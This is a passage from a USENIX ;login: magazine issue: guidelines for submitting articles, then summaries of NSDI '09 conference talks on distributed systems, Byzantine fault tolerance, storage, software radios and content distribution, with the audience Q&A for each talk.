


Chart 5: What Conference Expenses Your USENIX Registration Fee Covers



writing for *;login:*

Writing is not easy for most of us. Having your writing rejected, for any reason, is no fun at all. The way to get your articles published in *;login:*, with the least effort on your part and on the part of the staff of *;login:*, is to submit a proposal first.

PROPOSALS

;login: proposals are not like paper submission abstracts. We are not asking you to write a draft of the article as the proposal, but instead to describe the article you wish to write. There are some elements that you will want to include in any proposal:

- What's the topic of the article?
- What type of article is it (case study, tutorial, editorial, mini-paper, etc.)?
- Who is the intended audience (syadmins, programmers, security wonks, network admins, etc.)?
- Why does this article need to be read?
- What, if any, non-text elements (illustrations, code, diagrams, etc.) will be included?
- What is the approximate length of the article?

Start by answering each of those six questions. In answering the question about length, bear in mind that a page in *;login:* is about 600 words.

The answer to the question about why the article needs to be read is the place to wax enthusiastic. We do not want marketing, but your most eloquent explanation of why this article is important to the readership of *;login:*, which is also the membership of USENIX.

Please send your proposal to login@usenix.org.

UNACCEPTABLE ARTICLES

;login: will not publish certain articles. These include but are not limited to:

- Previously published articles. A piece that has appeared on your own Web server but not been posted to USENET or slashdot is not considered to have been published.
- Marketing pieces of any type. We don't accept articles about products. "Marketing" does not include being enthusiastic about a new tool or software that you can download for free, and you are encouraged to write case studies of hardware or software that you helped install and configure, as long as you are not affiliated with or paid by the company you are writing about.
- Personal attacks

DEADLINES

For our publishing deadlines, including the time you can expect to be asked to read proofs of your article, see the online schedule at http://www.usenix.org/publications/login/sched.html.

COPYRIGHT

You own the copyright to your work and grant USENIX permission to publish it in *;login:* and on the Web. USENIX owns the copyright on the collection that is each issue of *;login:*. You have control over who may reprint your text; financial negotiations are a private matter between you and any reprinter.

FOCUS ISSUES

Each issue may have one or more suggested focuses, tied either to events that will happen soon after *;login:* has been delivered or events that are summarized in that edition. See the online schedule for the topics, to see whether your article might fit best in a particular issue.

conference reports

THANKS TO OUR SUMMARIZERS

NSDI '09: 6th USENIX Symposium on Networked Systems Design and Implementation

Boston, MA
April 22–24, 2009

TRUST AND PRIVACY

Summarized by Michael Golightly (mgolight@princeton.edu)

- ***TrInc: Small Trusted Hardware for Large Distributed Systems***

Dave Levin, University of Maryland; John R. Douceur, Jacob R. Lorch, and Thomas Moscibroda, Microsoft Research

Awarded Best Paper!

Dave described how equivocation, making conflicting statements to others, is a very common and powerful tool for selfish and malicious users in distributed systems. It occurs in the Byzantine general's problem, voting, and BitTorrent, where traditionally 3f+1 users are needed to tolerate f malicious users. By using trusted hardware, equivocation can be made impossible, and now only 2f+1 users are needed to reach consensus. To be practical, such trusted hardware needs to be small in order for it to be easily verifiable, ubiquitous via low cost, and tamper resilient. Dave then displayed a SmartCard that had TrInc, a trusted incrementer, implemented on it. TrInc consists only of a monotonically increasing counter and a key for signing attestations; a set of TrInc counters makes up what is called a trinket. There are two types of TrInc attestations: an *advance* attestation that increments a counter and *forever* binds a message to the counter's value, and a *status* attestation that allows peers to determine others' current counter values.

TrInc was used to implement trusted append-only logs that emulate attested append-only memory (A2M), which has been shown to solve Byzantine Fault Tolerance with fewer nodes. TrInc can also solve the problem of underreporting in BitTorrent. In this scenario, the counter represents the number of pieces the peer has received, and peers attest to what pieces they currently hold, along with the most recent piece they have received. Peers attest when they receive a piece and when they synchronize their counters with one another. With TrInc, users can tell if a peer is underreporting and can choose to stop communicating with that peer.

TrInc was also applied to PeerReview to drastically reduce communication overhead in the system, and it can be used to ensure fresh data in DHTs and to prevent Sybil attacks. The macro-benchmarks for the asymmetric performance of TrInc were shown to be around 200–225ms for advance and status attestations, while the equivalent symmetric attestations were about 100–150ms. These operations are slow because trusted hardware is typically designed to be used for bootstrapping and not in the manner that TrInc wishes to use it, but the hardware can be made faster.

Someone asked how secure TrInc would be in highly sensitive applications such as voting, and the response was that more investment would be made to make the trusted hardware resilient against reverse engineering and similar attacks in such scenarios. Another question was if counters could overflow and if they could be reset. The response was that TrInc assigns each counter a unique identifier, and overflow and resetting are handled by creating a new counter with a new unique identifier.

- ***Sybil-Resilient Online Content Voting***
  Nguyen Tran, Bonan Min, Jinyang Li, and Lakshminarayanan Subramanian, New York University

Tran described how Sybil attacks pollute voting results in popular Web sites, such as Digg, by out-voting legitimate users. Sybil attacks are hard to defend against in such systems because it is easy to create user accounts that are not strongly connected to identity. Defenses against these attacks then need to be based on resources that cannot be easily acquired in abundance, such as links in a social network.

Tran presented SumUp, a Sybil-resilient vote aggregation system that leverages the trust network among users. Using a max flow algorithm to collect votes at a central collector in a social network, bogus votes become congested at attack edges. To avoid congesting honest votes, link capacity assignment is done through a ticket distribution method that iteratively adjusts the number of tickets issued until the final number of votes collected approximates the number of honest votes expected to exist in the system. This approach assigns greater capacity to those edges closest to the vote collector, limiting the number of bogus votes collected. If an attacker manages to create attack edges in the legitimate network close to the vote collector, SumUp can leverage user feedback to reduce capacity on them or possibly ignore them altogether.

Simulations were conducted of SumUp's performance on social networks and voting traces from YouTube, Flickr, and a synthetic model. In all networks, SumUp was able to collect greater than 90% of honest votes, and the average number of bogus votes per attack edge was close to one or very small, even when all nodes voted. To evaluate SumUp on Digg, the vote collector was designated to be Kevin Rose, the founder of Digg, and then SumUp was run for all votes cast before an article was marked popular. An article was considered normal if SumUp collected more than 70% of all votes; otherwise it was deemed to be suspicious. From manual inspection, some of the suspicious articles were found to be composed of advertisements or phishing articles, indicating that a Sybil attack had in fact taken place.

Someone asked if an attacker can manipulate voting results if he knows who the vote collector is. The response was that if the attacker can create attack edges closer to the collector, he can make his votes count more, but the feedback mechanism of SumUp can help alleviate this problem.

- ***Bunker: A Privacy-Oriented Platform for Network Tracing***
  Andrew G. Miklas, University of Toronto; Stefan Saroiu and Alec Wolman, Microsoft Research; Angela Demke Brown, University of Toronto

Stefan described how network tracing is indispensable in areas like traffic engineering and fault diagnoses, but that issues of data being lost, misused, stolen, or accidentally disclosed raise many security and privacy concerns. Data must then be anonymized in a way that preserves meaningful information but destroys anything that can be used to identify users. Performing this anonymization offline has high privacy risks, while an online approach requires high engineering costs to process packets at line speed.

To solve this problem, the authors presented Bunker, a network-tracing system that buffers raw data on disk, only allowing anonymized information out. The logical design of the system has capture hardware directly interfaced with a closed-box virtual machine (VM) that encrypts data and moves it to disk for offline analysis. A separate open-box VM then provides access to trace data using a separate network interface card. A debugging configuration enables all drivers and allows access to the closed-box VM, while a tracing configuration disables all unnecessary I/O and drivers from the kernel and uses firewalls to allow access only through the open-box VM. Bunker took two months to develop, and its code base is an order of magnitude smaller than previous online tracing tools, since analysis of anonymized data can now be done, offline, however the user wishes.

Bunker's trusted computing base and narrow interfaces provide high security. Resources are isolated between the open-box and closed-box VMs, and a safe-on-reboot feature protects against many hardware-based attacks. Bunker may be vulnerable to cold-boot attacks and bus monitoring, but secure co-processors could provide a defense against those attacks.

Someone asked what the authors have learned trying to sell Bunker, with its admitted vulnerabilities, to network operators and whether they are looking for proof that Bunker is secure. The response was that a proof would be great, but given that one does not exist, carefully explaining policies and documentation helps operators to support Bunker. Another question was asked about how Bunker protects against human errors in the anonymization of data. The response was that Bunker provides the tools for anonymization; it is still up to operators to inspect their code and policies to make sure data is anonymized correctly. Someone else asked how useful Bunker's security model was, given that once attackers have physical access to the machine they can install a network tap anyway. Stefan said that Bunker reduces liability but does not stop someone with a subpoena from installing a network tap.

STORAGE

Summarized by Evan Jones (evanj@mit.edu)

- ***Flexible, Wide-Area Storage for Distributed Systems with WheelFS***
  Jeremy Stribling, MIT CSAIL; Yair Sovran, New York University; Irene Zhang and Xavid Pretzer, MIT CSAIL; Jinyang Li, New York University; M. Frans Kaashoek and Robert Morris, MIT CSAIL

Jeremy Stribling presented WheelFS, a distributed file system designed to operate over wide area networks. Operating across a wide area network presents many challenges due to the fundamental latencies between sites and the higher probability of link failures. WheelFS's design is based on the observation that many applications each design their own distributed storage layer because they make different design choices for how to handle these challenges.

WheelFS provides a single file system namespace where these choices can be made on a per-file basis, by attaching what the authors call "semantic cues." These cues are special strings embedded in the file path—for example, /wfs/.MaxTime=200/url, which specifies that the system should take a maximum of 200 milliseconds to try to locate the most recent copy, then return an error or whatever latest version was found. These cues can be used to implement a variety of services with very different requirements, such as a traditional distributed file system with strong close-to-open consistency, or a distributed Web cache with much weaker consistency but lower latency.

Jeremy was asked if he had any big lessons after examining many different storage systems, and implementing WheelFS. His answer was that most applications need the same policy for both reads and writes, and a simple interface. The software and additional information can be found at http://pdos.csail.mit.edu/wheelfs.

- ***PADS: A Policy Architecture for Distributed Storage Systems***
  Nalini Belaramani, The University of Texas at Austin; Jiandan Zheng, Amazon.com Inc.; Amol Nayate, IBM T.J. Watson Research; Robert Soule, New York University; Mike Dahlin, The University of Texas at Austin; Robert Grimm, New York University

Nalini Belaramani presented PADS, a system to make it easy to build a custom distributed storage system. It grew out of the work on PRACTI, which took a microkernel approach, by providing a number of small building blocks that could be combined in interesting ways. However, Nalini found PRACTI too difficult to use to build a complete system. PADS addresses this problem by reducing the design of distributed storage systems to two parts: routing policy and blocking policy.

Routing policy specifies how data flows between nodes. The primary abstraction for routing is the subscription, which provides a flow of updates between nodes. Subscriptions propagate events that contain the updates to data objects. Triggers are points where the routing policy can make decisions, such as when a read blocks to obtain the most recent data. Routing policy is specified using Overlog, a domain-specific language for building peer-to-peer systems based on Datalog. Blocking policy specifies when operations should block in order to maintain the guarantees the storage system wants to provide. It is specified as a list of conditions for blocking points at data access. PADS provides built-in conditions as well as allowing system designers to implement custom conditions. The authors used PADS to build 12 different distributed storage systems, ranging from CODA to TierStore. Each one can be specified using fewer than 100 routing rules and 6 blocking conditions.

Nalini was asked what the division should be between a domain-specific language and a library in a system like this. Nalini answered that PADS' main contribution is the abstraction of routing and blocking policies. While Overlog helps, you could use Java with PADS if you wanted. It would still make the job easier. What about performance of the routing policies, since Datalog can be slow with large amounts of data? PADS does not maintain much state in their custom implementation, so it has not been an issue.

WIRELESS #1: SOFTWARE RADIOS

Summarized by Patrick Verkaik (pverkaik@cs.ucsd.edu)

- ***Sora: High Performance Software Radio Using General Purpose Multi-core Processors***
  Kun Tan and Jiansong Zhang, Microsoft Research Asia; Ji Fang, Beijing Jiaotong University; He Liu, Yusheng Ye, and Shen Wang, Tsinghua University; Yongguang Zhang, Haitao Wu, and Wei Wang, Microsoft Research Asia; Geoffrey M. Voelker, University of California, San Diego

  Awarded Best Paper!

Kun Tan presented Sora, an implementation of an 802.11a/g SDR (software-defined radio) on a commodity PC architecture. In SDR, the goal is to implement as much of the wireless protocol in software as possible, so that it is useful for research, development, and testing. However, achieving this goal is hard, because transferring and processing radio signals requires large I/O bandwidth (several Gbps) as well as a lot of computation. In addition, protocols such as 802.11 define very tight deadlines (microseconds) to generate responses. Therefore, up until now SDR has often made use of FPGAs, which can meet these performance requirements but are not very programmable, or sacrificed throughput to programmability when using a general-purpose processor.

Enter Sora, which is an SDR implementation based on a general-purpose processor architecture, yet can operate at the highest 802.11a/g MAC rates. Sora achieves this by making use of current commodity hardware (PCI express and multicore processors) combined with clever optimizations. The radios are located on a PCI-e card that contains a minimal amount of logic. As examples of optimizations, Sora trades memory for calculation using lookup tables that still fit in an L2 cache, takes advantage of SIMD instructions to exploit PHY data parallelism, and carefully allocates tasks to multiple cores and schedules them at compile time. Together, these optimizations achieve a 10–30x speedup as well as an end-to-end throughput comparable to commercial (hardware-based) implementations. Taking advantage of SDR, the team experimented with several modifications to 802.11, such as a TDMA MAC and jumbo frames. Kun also showed a screenshot of a nice visualization tool.

Someone asked whether Sora could be used for power-constrained platforms. In Kun's view, SDR is currently useful mostly for experimentation rather than practical deployment, so energy use is not a concern. However, Sora could be deployed in base stations. Someone mentioned that a lot of the finer details of 802.11 deal with low-performance situations, such as weak signal strength and multipath. Kun observed that multipath is everywhere, and getting good throughput means that you must have handled it.

Not only did Sora win a Best Paper award, but Kun's demo at the reception also won Best Demo!

- ***Enabling MAC Protocol Implementations on Software-Defined Radios***
  George Nychis, Thibaud Hottelier, Zhuocheng Yang, Srinivasan Seshan, and Peter Steenkiste, Carnegie Mellon University

George Nychis presented their work on implementing software-defined radios (SDR) using a "split functionality" approach. The idea is to place a small, performance-critical part of the SDR on the radio hardware (small enough to allow low cost and complexity) and the remainder on the host, where it can be easily programmed, and connect the two through an API. In contrast with the previous talk, on Sora, this work can still use a USB-based USRP radio and is claimed to be more independent of specifics of the host architecture, such as the instruction set architecture and the latency from the radio to the software part.

What components should the high-performance toolbox consist of? George presented two of the components they developed: precision scheduling and fast packet detection. For precision scheduling, the host is in charge of scheduling an event (such as sending a packet) and specifies a time. The actual triggering at the given time, however, is performed by the hardware. The goal of fast packet detection is to detect whether an incoming signal is a packet *before* demodulating the signal, an optimization that saves processing power and allows faster turnaround time. In the split-functionality architecture, the host modulates the framing bits and passes that to the hardware. The hardware can then correlate an incoming signal with the modulated framing bits and detect an incoming packet. George described how they used their toolbox to implement 802.11- and Bluetooth-like protocols and compared their performance with host-based implementations of these. They found that while in terms of absolute performance both are limited by USRP, the split-functionality approach enables a throughput improvement of 2–4x over the host-based implementation.

An audience member asked how resilient the API is to protocols that have very specific features, such as virtual carrier sense in 802.11. George explained how they dealt with virtual carrier sense in particular, but he doesn't claim the split-functionality approach can handle everything. They are currently working on "fast ACKs": premodulating an ACK packet so that it can be sent quickly, yet allowing the ACK to contain the source address of the packet it is responding to. Someone else asked how generic the API is in considering new protocols, since in sensor networks it has turned out very hard to come up with a stable API. George answered that it is hard to say whether the toolbox set is ever complete. Instead, they try to make it so that the API can be tweaked easily to support such new protocols.

CONTENT DISTRIBUTION

Summarized by Jeff Terrace (jterrace@cs.princeton.edu)

- ***AntFarm: Efficient Content Distribution with Managed Swarms***
  Ryan S. Peterson and Emin Gün Sirer, Cornell University and United Networks, L.L.C.

Ryan S. Peterson presented AntFarm, a content distribution scheme that manages swarms of clients downloading a set of files. Instead of other approaches like the client/server model or traditional peer-to-peer networks (e.g., BitTorrent), an AntFarm coordinator actively manages content servers, seeds, and leechers by issuing tokens that clients can exchange for blocks of the files they desire.

The AntFarm coordinator uses an iterative algorithm to allocate bandwidth to target the highest aggregate bandwidth relative to seeder capacity. AntFarm significantly outperforms BitTorrent because it can optimize bandwidth use. Unlike BitTorrent's random unchoking, AntFarm specifically allocates seeders to new swarms. The coordinator algorithm scales linearly to more hosts, and a single machine can calculate allocations for 10 thousand swarms and 1 million peers in only 6 seconds.

- ***HashCache: Cache Storage for the Next Billion***
  Anirudh Badam, Princeton University; KyoungSoo Park, Princeton University and University of Pittsburgh; Vivek S. Pai and Larry L. Peterson, Princeton University

Anirudh Badam presented HashCache, a new algorithm for indexing a Web cache. In developing regions, Internet bandwidth is prohibitively expensive ($1500/Mbps/month), which makes Web caching very desirable. Although hard disks have been getting much cheaper ($100 for a 1TB drive), the memory required to index larger drives (10GB for a 1TB index) is expensive.

The solution, HashCache, calculates the hash of a URL and organizes the file system as the hash space. The basic version of HashCache stores metadata in the first block of the disk, and therefore is optimized for a single disk seek per URL lookup. A more advanced version uses a configurable amount of memory for the cache index, uses 20–50x less memory than Squid (an open source Web cache) and 6–10x less memory than Tiger (a commercial Web cache) while maintaining comparable performance.

Someone asked about the need for larger disk caches, since the advantage of a cache drops off quickly as the size of the cache grows. Anirudh replied that a larger cache allows for additional applications such as WAN acceleration and prefetching.

- ***iPlane Nano: Path Prediction for Peer-to-Peer Applications***
  Harsha V. Madhyastha, University of California, San Diego; Ethan Katz-Bassett, Thomas Anderson, and Arvind Krishnamurthy, University of Washington; Arun Venkataramani, University of Massachusetts Amherst

Harsha V. Madhyastha presented iPlane Nano. Rather than P2P applications each trying to measure Internet paths independently, iPlane Nano provides a shared solution for other applications to use. iNano's approach is similar to the previous iPlane in that it predicts the AS-level paths between end hosts, but instead of keeping a large database of paths, iNano uses a compact atlas of measured links. By choosing two links that intersect, the iNano algorithm can infer the AS-level path correctly 70% of the time, while using three orders of magnitude less storage space for the atlas (7MB versus 2GB). The atlas itself is updated daily, with 80% of the links staying the same between updates.

Someone asked what happens when the prediction is incorrect. Harsha replied that it does help applications choose peers, even if incorrect some of the time. Why download the atlas, as opposed to simply querying a server? For applications such as BitTorrent, the load on a query server would be very high. What is the overhead of the iNano measurements? They are simply traceroutes, so they are low-cost (100KB of bandwidth per day).

BFT

Summarized by Wyatt Lloyd (wlloyd@cs.princeton.edu)

- ***Making Byzantine Fault Tolerant Systems Tolerate Byzantine Faults***
  Allen Clement, Edmund Wong, Lorenzo Alvisi, and Mike Dahlin, The University of Texas at Austin; Mirco Marchetti, The University of Modena and Reggio Emilia

Allen Clement noted that, contradictorily, all existing Byzantine Fault Tolerant (BFT) systems perform poorly or crash in the presence of Byzantine faults. In the quest for higher and higher throughput numbers, BFT system designers have adopted frailer optimizations that increase best-case performance but decrease worse-case performance. These fragile optimizations also introduce new corner cases that designers can easily overlook when implementing their protocols. Thus, the new goal for BFT research is to design robust systems that tolerate and even perform well under the Byzantine faults they were designed to tolerate.

Aardvark, the first system in the new spirit of robust BFT, challenges the conventional wisdom used in designing conventional BFT systems. It uses public-key cryptography to authenticate clients instead of MACs. It explicitly isolates its resource. For instance, it requires separate wires and separate NICs for each communication pathway. Finally, Aardvark regularly executes view-changes to continue rotating which replica is the primary. These design decisions, especially to use public-key cryptography, were traditionally considered too computationally expensive. However, Aardvark achieves a peak throughput of 38667 ops/sec compared to PBFT's 61710 ops/sec and Zyzzyva's 65999 ops/sec.

One attendee asked why a MAC was being sent along with the client signature for requests. The speaker explained that misbehaving clients are blacklisted and that the primary can identify the client who sent a request using a MAC with significantly less computation than a signature. Another attendee noted that people in the real world don't think BFT is worth the performance hit and that systems like Aardvark increase this hit further. The speaker said there are always tradeoffs in designing a system. A third attendee asked if they were sure there are no attacks related to multiple processor speeds. The speaker replied that they focused on systems with homogeneous processors.

- ***Zeno: Eventually Consistent Byzantine-Fault Tolerance***
  Atul Singh, MPI-SWS and Rice University; Pedro Fonseca, MPI-SWS; Petr Kuznetsov, TU Berlin/Deutsche Telekom Laboratories; Rodrigo Rodrigues, MPI-SWS; Petros Maniatis, Intel Research Berkeley

Atul Singh said that availability has become king in the design of Web sites, with each hour of downtime costing major sites between $55,000 and $500,000. While some of these sites are designed to prevent crash faults, in practice Byzantine faults occur and have disastrous consequences. Combining these observations motivates Zeno, a Byzantine Fault Tolerant (BFT) system that strives to meet modern availability requirements.

All existing BFT protocols strive for strong consistency and will block if less than two-thirds of replicas are reachable. Zeno's key idea is relaxing consistency for availability: make the service available when other replicas are not reachable even though this will allow temporarily divergent state. Zeno implements eventual consistency, meaning clients will not always see the effects of other clients' operations immediately, though eventually they will all be coalesced.

Zeno has two types of operations: strong and weak. Strong operations function like normal BFT operations, require strong quorums of 2f+1 replicas, and have unique sequence numbers. Weak operations have eventual consistency semantics, only require weak quorums of f+1 replicas, and do not always have unique sequence numbers. When a network partition occurs that prevents strong quorums, strong operations cannot complete until the partition is healed and preceding weak operations that completed during the partition are merged. These merges require the partitions to roll back their state until they agree, agree on an order of operations, and then play forward those operations.

An attendee commented that it would be interesting to explore structured partitions instead of arbitrary partitions and the speaker concurred. Another attendee asked what happens to weak operations that complete before strong operations when state is rolled back for merges. Atul answered that the result seen by the weak operations may not be state that is actually represented in the final history of the system. Another attendee followed up by commenting that a client's future operations may be based on the inaccurate results of previous operations. Atul replied that if that was the case, strong operations should be used. A fourth attendee stated that a Byzantine node could always cause divergent views that would need to be merged. Atul said that if signatures were used, only the primary could do this.

EVALUATION/CORRECTNESS

Summarized by Evan Jones (evanj@mit.edu)

- ***SPLAY: Distributed Systems Evaluation Made Simple (or How to Turn Ideas into Live Systems in a Breeze)***
  Lorenzo Leonini, Étienne Rivière, and Pascal Felber, University of Neuchâtel, Switzerland

Étienne Rivière presented SPLAY, a system for building, deploying, and evaluating distributed systems. It is based on the observation that building large-scale systems is difficult, which leads many researchers to use simulations or small controlled deployments. SPLAY tries to make it easier to build real systems. It is designed to help users with all parts of the development process: implementation, deployment, and evaluation.

SPLAY exposes a Lua programming language interface. Lua is a high-level, dynamic programming language. Its concise and clear syntax, combined with SPLAY's libraries, produces implementations that can look very similar to the pseudocode describing the algorithms. As an example, Étienne showed the SPLAY implementation of Chord beside the pseudocode from the original paper. To assist with deployment, SPLAY requires a single lightweight daemon to be installed on each machine that participates in the system. Multiple SPLAY applications can then be deployed using a command-line or Web-based interface. Each application runs in its own sandbox, providing resource isolation. When evaluating a system, the SPLAY controller collects log data from multiple systems, which are then combined back on the user's machine, making it as easy to collect data as with simulations. Additionally, the controllers can be used for reproducible churn experiments, where the same set of node joining and leaving events can be replayed.

Étienne was asked if SPLAY can assist in validating simulation results. He said that the end user still must do this work, as SPLAY only provides infrastructure for running systems and does not understand any high-level information about the application. While the SPLAY implementation can be run on different testbeds, such as multiple processes on the local machine, PlanetLab, Emulab, or a private network of workstations, it currently does not support simulators. Could they reproduce the strange transient behavior observed on PlanetLab? While SPLAY can reproduce churn, it does not record and replay other kinds of events. Does SPLAY provide tools to build systems that are topology-aware, such as choosing local peers? While SPLAY does not have any tools like that in its set of libraries, the raw APIs are accessible, so they could be built. SPLAY is available at http://splay-project.org/.

- ***Modeling and Emulation of Internet Paths***
  Pramod Sanaga, Jonathon Duerig, Robert Ricci, and Jay Lepreau, University of Utah

Jonathon Duerig presented his work on emulating Internet paths. When evaluating a system using a tool such as Emulab, users would like to be able to emulate behavior that is observed between two hosts on the Internet. Previous work provides ways to emulate the characteristics of single links. Emulating Internet behavior would require many links, each of which needs to be provided many specific parameters, such as queue sizes, delay, and data rate. Instead, this work attempts to provide accurate modeling of WAN paths using a single link, with some additional parameters. The techniques that Jonathon presented are tuning queue sizes, separating the effects of capacity and available bandwidth, and reactivity of cross traffic.

First, to emulate a WAN path the queue size must be set appropriately. In this work, both a lower and upper bound on the queue size are derived using both the desired bandwidth-delay product and the available bandwidth. This frequently leads to sizes which are not satisfiable, due to the lower bound being greater than the upper bound. To solve this, the authors observed that in real paths, the path capacity—the rate at which all packets are transmitted on the path—is different from the available bandwidth, the rate at which the application's packets are transmitted. Thus, the capacity can be adjusted until the queue sizes can be satisfied. Then constant bit-rate cross traffic is added to leave the desired available bandwidth on the path. Next, the cross traffic must react to the foreground traffic, as it would on the real Internet. This work adjusts the cross traffic as a function of the number of foreground flows. To evaluate this emulation, Jonathon presented results comparing measured performance on the Internet with emulated paths, showing that the bandwidth and latency are within 10% of the measured values.

Jonathon was asked about the distribution of round-trip times, which are more noisy on the Internet than in the emulation. His answer was that the model captures the high-level RTT behavior, but the individual RTT distribution will be different from the Internet RTTs. Why didn't they compare PlanetLab performance to their emulation for the BitTorrent experiments? From their previous work, they found that host contention on busy PlanetLab nodes makes it very difficult to measure the actual network conditions for typical applications under normal loads. Had they considered providing pre-defined scenarios, based on careful measurements? This would make it easier for researchers to do experiments without setting hundreds of parameters. Jonathon said that is the ultimate goal of this research.

- ***MoDist: Transparent Model Checking of Unmodified Distributed Systems***

Junfeng Yang, Columbia University and Microsoft Research Silicon Valley; Tisheng Chen, Ming Wu, Zhilei Xu, Xuezheng Liu, Haoxiang Lin, and Mao Yang, Microsoft Research Asia; Fan Long, Tsinghua University; Lintao Zhang and Lidong Zhou, Microsoft Research Asia and Microsoft Research Silicon Valley

Junfeng presented MoDist, a system for finding bugs in distributed systems implementations. The standard technique is stress testing or randomized testing using a synthetic workload. However, these tests do not trigger many of the rare corner cases. MoDist addresses this challenge through model checking techniques. Model checking exposes all possible actions at each state. To eliminate redundant sequences of actions, MoDist uses partial order reduction and remembers previously visited states. Unlike other systems, it runs unmodified applications on top of the operating system. A lightweight system call interposition layer makes executions deterministic and reproducible, as well as being capable of injecting errors. A static analysis technique is used to expose implicit timers as actions to the model checker. A set of default checks are performed at each state, and users can supply additional checks, including checks over the global state.

To use MoDist, the developer supplies a configuration file, telling it how to start the initial processes. MoDist runs the processes and explores the state space. When it finds a bug, it writes a trace file. This trace file can be fed back into MoDist to reproduce and debug the error. Junfeng presented a bug that was found in Berkeley DB after running for an hour. The authors used MoDist to test three systems: Berkeley DB; Microsoft's Paxos implementation, called MPS; and Pacifica, a distributed storage system. It found 35 bugs, 31 of which were confirmed by the original developers. Ten of those were serious protocol-level bugs.

Junfeng was asked how MoDist's implementation compares to work designed for checking multi-threaded systems. He said that MoDist's implementation handles threads as well as communication in distributed systems. There are different kinds of failures in distributed systems, so it is unclear how it could be used for multi-threaded systems.

- ***CrystalBall: Predicting and Preventing Inconsistencies in Deployed Distributed Systems***

Maysam Yabandeh, Nikola Knežević, Dejan Kostić, and Viktor Kuncak, EPFL

Dejan presented CrystalBall, a system for finding and preventing bugs in distributed systems. CrystalBall can help find these bugs and prevent them from causing inconsistencies in deployed systems. The idea is to use model checking to see whether potential future actions can lead to inconsistencies or other errors. This can find bugs that typical model checking would not, since it examines states that are far from the initial conditions. These are relevant states because the search begins from a state observed in the real deployment. CrystalBall can, in most cases, prevent a bug it has found from violating safety properties. In order to model check the system at each node, it collects a consistent snapshot of a node's neighborhood, along with the normal messages. When an action arrives that CrystalBall has determined could lead to an inconsistency, it prevents it with a filter. It uses filters to cause events that could happen due to other reasons, such as breaking a TCP connection instead of delivering a message that triggers a bug.

CrystalBall is based on the MaceMC model checker, and thus systems are implemented in Mace. CrystalBall was evaluated using the Mace implementations of RandTree, Chord, and Bullet, using 6–100 participants on 25 machines. They found seven inconsistencies that were not found by MaceMC or by manual debugging. They also looked at a Paxos implementation where they injected two failures that were reported in previous research. Execution steering was able to avoid the inconsistencies in 95% of the random runs they examined. The performance impact was less than 5% for BulletPrime downloads, due to the additional overhead of transmitting checkpoints.

Dejan was asked to comment on the CPU overhead. CrystalBall fully utilizes one CPU on each node in order to model-check future states. What about systems that are multi-threaded and scale up with more CPUs? It would be possible to parallelize the model checker in order to explore states in parallel. What was the size of the state space? In order to explore eight levels, it takes approximately 600KB of RAM. Thus, this fits into the L2 cache of most CPUs.

WIDE-AREA SERVICES AND REPLICATION

Summarized by Wyatt Lloyd (wlloyd@cs.princeton.edu)

- ***Tolerating Latency in Replicated State Machines Through Client Speculation***

Benjamin Wester, University of Michigan; James Cowling, MIT CSAIL; Edmund B. Nightingale, Microsoft Research; Peter M. Chen and Jason Flinn, University of Michigan; Barbara Liskov, MIT CSAIL

Benjamin Wester observed that replicated state machines (RSMs) are used to make services fault-tolerant. To truly achieve fault tolerance, the machines implementing the RSMs should be geographically distributed, but this can significantly increase latency. This latency can be hidden through client speculation.

Clients take a checkpoint of their state before issuing requests and then speculatively execute based on the first reply they receive. If consensus agrees with this first reply, the client continues its execution normally. If consensus disagrees with the first reply, the client rolls back its state to the checkpoint and executes based on the consensus reply. This new protocol changes the fast path of execution; now the latency of the first reply matters much more than the latency of the consensus reply.

When clients issue requests during speculative execution, this dependency must be made explicit. These dependencies can be expressed as predicates. For instance, if a client speculates it won the lottery and then issues a request to buy a car, that request should be "buy car if lottery=win." There may be a large list of these predicates—for instance, "buy insurance if lottery=win and car=bought." Client speculation was implemented on top of PBFT, with the primary sending a speculative reply as soon as it received a request. Evaluation showed that PBFT-CS was able to decrease latency under a variety of scenarios at the cost of decreasing peak throughput by 18%.

An audience member suggested using client speculation under low load and then switching it off for higher throughput under high load. Wester agreeed that the technique could work quite well and said it could be implemented easily by simply having the primary stop sending speculative replies when it was under high load. Was there a way to tether speculation across multiple RSMs? It would be possible if a distributed checkpoint and rollback mechanism was implemented, or the client could simply block before executing requests external to the system.

- ***Cimbiosys: A Platform for Content-based Partial Replication***
  Venugopalan Ramasubramanian, Thomas L. Rodeheffer, and Douglas B. Terry, Microsoft Research, Silicon Valley; Meg Walraed-Sullivan, University of California, San Diego; Ted Wobber and Catherine C. Marshall, Microsoft Research, Silicon Valley; Amin Vahdat, University of California, San Diego

Douglas Terry suggested considering a photo-sharing scenario where Alice uploads her pictures to her home PC and then tags and rates them. Then all of her photos tagged "family" should be replicated on her laptop and her Mom's computer. All her photos tagged "public" should be uploaded to her Flickr account, and all of her photos rated 5 stars should be put in her digital picture frame. This scenario leads to two observations. First, devices want to selectively replicate with each other data that they both are interested in. Second, there may not be a full mesh between all devices. For instance, Alice's Mom's computer may get photos from Alice's laptop when Alice is visiting but may have to get photos via Flickr at other times.

Cimbiosys aims to address this scenario by incorporating content-based filtering with eventual consistency. A filter selects which data items it is interested in, such as only photos with the family tag. Cimbiosys achieves what is termed "eventual filter consistency." Eventual filter consistency means that each device will eventually store the items that its filter would select from a set of all items in the entire distributed collection.

